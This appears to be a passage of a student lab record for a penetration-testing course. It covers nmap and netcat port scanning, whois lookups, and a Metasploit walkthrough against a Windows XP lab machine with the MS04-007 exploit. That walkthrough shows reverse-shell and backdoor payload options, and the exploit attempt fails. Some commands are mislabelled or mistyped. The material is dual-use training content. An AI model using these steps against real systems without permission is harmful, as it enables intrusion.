- Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
- These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features.
- Nmap can adapt to network conditions including latency and congestion during a scan.
- Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD. It is most popular on Linux, followed by Windows.


NetCat:

- netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.
- The command is designed to be a dependable back-end that can be used directly or easily driven by other programs and scripts.
- At the same time, it is a feature-rich network debugging and investigation tool, since it can produce almost any kind of connection its user could need and has a number of built- in capabilities.
- Its list of features includes port scanning, transferring files, and port listening, and it can be used as a backdoor.

IMPLEMENTATION:

Using whois command:


- Syntax: whois ip_address



```
┌──(kalichanga㉿kalichanga)-[~]
└─$ whois 8.8.8.8

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#


# start

NetRange:       8.0.0.0 - 8.127.255.255
CIDR:           8.0.0.0/9
NetName:        LVLT-ORG-8-8
NetHandle:      NET-8-0-0-0-1
Parent:         NET8 (NET-8-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Level 3 Parent, LLC (LPL-141)
RegDate:        1992-12-01
Updated:        2018-04-23
Ref:            https://rdap.arin.net/registry/ip/8.0.0.0
```


Port Scanning using nmap:

- Write sudo nmap ip address of device
- This is the basic format for Nmap, and it will return information about the ports on that system.



```
┌──(root💀kali)-[~]
└─# sudo nmap 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 09:34 EST
Nmap scan report for 192.168.2.7
Host is up (0.0029s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
2869/tcp open  icslap
7070/tcp open  realserver

Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds
```


- Write sudo nmap ip address range



```
┌──(root💀kali)-[~]
└─# sudo nmap 192.168.2.7-21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 09:49 EST
```


- You will get the result of scan for the whole range

□ To know the status of a particular port, enter the following command




```
┌──(root💀kali)-[~]
└─# sudo nmap -p 80 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:32 EST
Nmap scan report for 192.168.2.7
Host is up (0.0033s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

□ For multiple ports, type the following command




```
┌──(root💀kali)-[~]
└─# sudo nmap -p 80,443 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:37 EST
Nmap scan report for 192.168.2.7
Host is up (0.0011s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 5.43 seconds
```

□ To scan all the possible ports, write the following command



```
┌──(root💀kali)-[~]
└─# sudo nmap -p* 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:39 EST
```

□ To scan for all available TCP ports, enter the following command




```
┌──(root💀kali)-[~]
└─# sudo nmap -p0 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:42 EST
Nmap scan report for 192.168.2.7
Host is up (0.0011s latency).

PORT  STATE    SERVICE
0/tcp filtered unknown
```

- This may useful to know which ports are open and running services on a target machine.
- Try the nc / netcat command as follow.
- The -z flag can be used to tell nc to report open ports, rather than initiate a connection.
- You need to specify hostname / ip along with the port range to limit and speedup operation.

Using netcat:

- Command: nc -z -v hostname port-range



```
└─$ sudo nc -z -v 192.168.43.52 80
DESKTOP-S5UT1SO [192.168.43.52] 80 (http) : Connection refused
```

Conclusion: In this practical, we implemented different commands and tools to gather information about the ports.

PRACTICAL-7

AIM: Set up a Virtual lab environment with Windows XP (SP1), Metasploitable OS, and BRICKS/DVWA web server and an Attacker machine (KALI/BT) in virtual machines (network in NAT mode).

Now carry out Vulnerability assessment in environment

a. Network VA/PT

i. Find the open ports in domain.
ii. Find out the hosts in domains.
iii. Find out the services running on domains and their versions.
iv. Banner Grabbing of server.
v. Find out default vulnerabilities in Services.
vi. Exploit the vulnerabilities.
vii. Deploy and maintain the backdoor.

b. Web VA/PT

i. Find the domain information.
ii. Find the details of server and its default vulnerabilities.
iii. Perform automated testing using BurpSuite or ZAP proxies.

Tools: nmap, netcat, netcraft, nslookup, whois, dig, ping, Nessus, Metasploit, FOCA.

THEORY

METASPLOIT:


- Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers. To put it simply, Metasploit allows hacking with permission.
- A Metasploit penetration test begins with the information gathering phase, wherein Matsploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system.
- Once the weakness is identified, choose an exploit and payload to penetrate the chink

in the armor.

- If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell.
- Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.


IMPLEMENTATION:

- Step1: Start metasplot




```
                      Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                         Press SPACE BAR to continue



       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > s
```

- Step 2: Find the vulnerability using nessus tool in windows xp.
- Step 3: Search the vulnerability. Command: search ms04-007




```
msf6 > search ms04-007

Matching Modules
================

   #  Name                                 Disclosure Date  Rank  Check  Description
   -  ----                                 ---------------  ----  -----  -----------
   0  exploit/windows/smb/ms04_007_killbill  2004-02-10       low   No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms04_007_killbill
```

- Step 4: Now, use the path of exploit.
- Command: use exploit/windows/smd/ms04_007_killbill




```
msf6 > use exploit/windows/smb/ms04_007_killbill
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms04_007_killbill) > █
```

- □ Step 5: List out the option.
- □ Command: show options



```
msf6 exploit(windows/smb/ms04_007_killbill) > show options

Module options (exploit/windows/smb/ms04_007_killbill):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   PROTO   smb              yes       Which protocol to use (Accepted: smb, http)
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The SMB service port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1
```


- □ Step 6: Set the RHOSTS by using the IP of windows.
- □ Command: set RHOSTS IP_address



```
msf6 exploit(windows/smb/ms04_007_killbill) > set RHOSTS 192.168.200.237
RHOSTS => 192.168.200.237
```


- □ Step 7: Now, to set payload,
- □ we have find the index of payload using the following command.

Command: show payloads.




```
msf6 exploit(windows/smb/ms04_007_killbill) > show payloads

Compatible Payloads
===================

   #   Name                                                   Disclosure Date  Rank    Check  Description
   -   ----                                                   ---------------  ----    -----  -----------
   0   payload/generic/custom                                                  normal  No     Custom Payload
   1   payload/generic/debug_trap                                              normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                          normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                       normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                            normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                              normal  No     Generic x86 Tight Loop
   6   payload/windows/adduser                                                 normal  No     Windows Execute net user /ADD
   7   payload/windows/dllinject/bind_hidden_ipknock_tcp                       normal  No     Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   8   payload/windows/dllinject/bind_hidden_tcp                               normal  No     Reflective DLL Injection, Hidden Bind TCP Stager
   9   payload/windows/dllinject/bind_ipv6_tcp                                 normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   10  payload/windows/dllinject/bind_ipv6_tcp_uuid                            normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   11  payload/windows/dllinject/bind_named_pipe                               normal  No     Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
   12  payload/windows/dllinject/bind_nonx_tcp                                 normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   13  payload/windows/dllinject/bind_tcp                                      normal  No     Reflective DLL Injection, Bind TCP Stager (Windows x86)
   14  payload/windows/dllinject/bind_tcp_rc4                                  normal  No     Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   15  payload/windows/dllinject/bind_tcp_uuid                                 normal  No     Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   16  payload/windows/dllinject/reverse_hop_http                              normal  No     Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   17  payload/windows/dllinject/reverse_http                                  normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   18  payload/windows/dllinject/reverse_http_proxy_pstore                     normal  No     Reflective DLL Injection, Reverse HTTP Stager Proxy
   19  payload/windows/dllinject/reverse_ipv6_tcp                              normal  No     Reflective DLL Injection, Reverse TCP Stager (IPv6)
   20  payload/windows/dllinject/reverse_nonx_tcp                              normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   21  payload/windows/dllinject/reverse_ord_tcp                               normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   22  payload/windows/dllinject/reverse_tcp                                   normal  No     Reflective DLL Injection, Reverse TCP Stager
   23  payload/windows/dllinject/reverse_tcp_allports                          normal  No     Reflective DLL Injection, Reverse All-Port TCP Stager
   24  payload/windows/dllinject/reverse_tcp_dns                               normal  No     Reflective DLL Injection, Reverse TCP Stager (DNS)
   25  payload/windows/dllinject/reverse_tcp_rc4                               normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   26  payload/windows/dllinject/reverse_tcp_rc4_dns                           normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   27  payload/windows/dllinject/reverse_tcp_uuid                              normal  No     Reflective DLL Injection, Reverse TCP Stager with UUID Support
   28  payload/windows/dllinject/reverse_winhttp                               normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
   29  payload/windows/dns_txt_query_exec                                      normal  No     DNS TXT Record Payload Download and Execution
   30  payload/windows/download_exec                                           normal  No     Windows Executable Download (http,https,ftp) and Execute
   31  payload/windows/exec                                                    normal  No     Windows Execute Command
   32  payload/windows/format_all_drives                                       manual  No     Windows Drive Formatter
   33  payload/windows/loadlibrary                                             normal  No     Windows LoadLibrary Path
   34  payload/windows/messagebox                                              normal  No     Windows MessageBox
   35  payload/windows/meterpreter/bind_hidden_ipknock_tcp                     normal  No     Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
   36  payload/windows/meterpreter/bind_hidden_tcp                             normal  No     Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
   37  payload/windows/meterpreter/bind_ipv6_tcp                               normal  No     Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   38  payload/windows/meterpreter/bind_ipv6_tcp_uuid                          normal  No     Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   39  payload/windows/meterpreter/bind_named_pipe                             normal  No     Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
   40  payload/windows/meterpreter/bind_nonx_tcp                               normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
```

- Step 8: Setting Payload
- Command: set payload 106



```
msf6 exploit(windows/smb/ms04_007_killbill) > set payload 106
payload ⇒ windows/peinject/bind_tcp_rc4
msf6 exploit(windows/smb/ms04_007_killbill) > 
```

- Step 9: Final step is to perform exploit.
- Command: exploit



```
[-] 192.168.200.237:445 - Exploit failed: no implicit conversion of nil into String
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms04_007_killbill) > 
```

Conclusion: In this practical, we performed vulnerability assessment.

PRACTICAL-8

AIM: Gather information of any domain/website/IP address using following Information Gathering Tools.

Nslookup

Whois

Tracert

THEORY

NSLOOKUP:

- nslookup is the name of a program that lets an Internet server administrator or any computer user enter a host name (for example, "whatis.com") and find out the corresponding IP address or domain name system (DNS) record.

WHOIS:

- WHOIS is a TCP-based query and response protocol that is commonly used to provide information services to Internet users.
- It returns information about the registered Domain Names, an IP address block, Name Servers and a much wider range of information services.


TRACERT:

- The traceroute command is used to determine the path between two connections. Often a connection to another device will have to go through multiple routers.

The traceroute command will return the names or IP addresses of all the routers between two devices.

